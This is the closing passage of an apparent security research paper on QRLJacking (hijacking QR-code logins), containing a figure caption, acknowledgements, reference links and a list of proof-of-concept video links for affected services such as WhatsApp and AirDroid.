


Figure (6) An illustration of the login process [QR code login + Sound authentication] attacks & mitigation

10. Acknowledgements

I would like to personally thank the talented people who helped shaping this work and getting it out to the light. (Ordering are based on nothing)

Thanks to: (Ordering are based on nothing)
Mohamed Abdel Aty (@M_Aty)
Mostafa Kassem (@Zanzofily)
Abdelrahman Shawky (@Shawkyz1)
Ahmed Elsobky (@0xSobky)
Juan Carlos Mejia
Mohamed Elfateh (OWAP Egypt)
Ahmed Abbas (OWASP Sudan)

11. References:

https://en.wikipedia.org/wiki/QR_code
https://en.wikipedia.org/wiki/Single_sign-on
https://www.owasp.org/index.php/Clickjacking
https://https.cio.gov/mixed-content/
https://en.wikipedia.org/wiki/SlickLogin
http://sound-proof.ch/
https://en.wikipedia.org/wiki/SQRL
http://www.google.com/patents/US20130219479
https://www.google.com/patents/US20130167208
https://bettercap.org/

Proof of Concept Videos:

-Vulnerable QRLjacking Web Applications and Services uses Login by QR Code Feature part #1
https://www.youtube.com/watch?v=lx-qnQ0ltpI
-Vulnerable QRLjacking Web Applications and Services uses Login by QR Code Feature part #2
https://www.youtube.com/watch?v=Nc_NyR06U5Q
-WhatsApp QRLJacking Vulnerability
https://www.youtube.com/watch?v=4QwyBXiZhG0
-WhatsApp QRLJacking and ARP poisoning
https://www.youtube.com/watch?v=JCoPSdQvESc
-AirDroid QRLJacking Vulnerability
https://www.youtube.com/watch?v=jenmicugWoo
-QRLJacking QR Board (Grabbing Sites QR Code PoCs)
https://youtu.be/uNQDo7y0FlY
-QRLJacking QR Board (WhatsApp, WeChat and Aliexpress PoCs)
https://youtu.be/N-AnZxkd0hs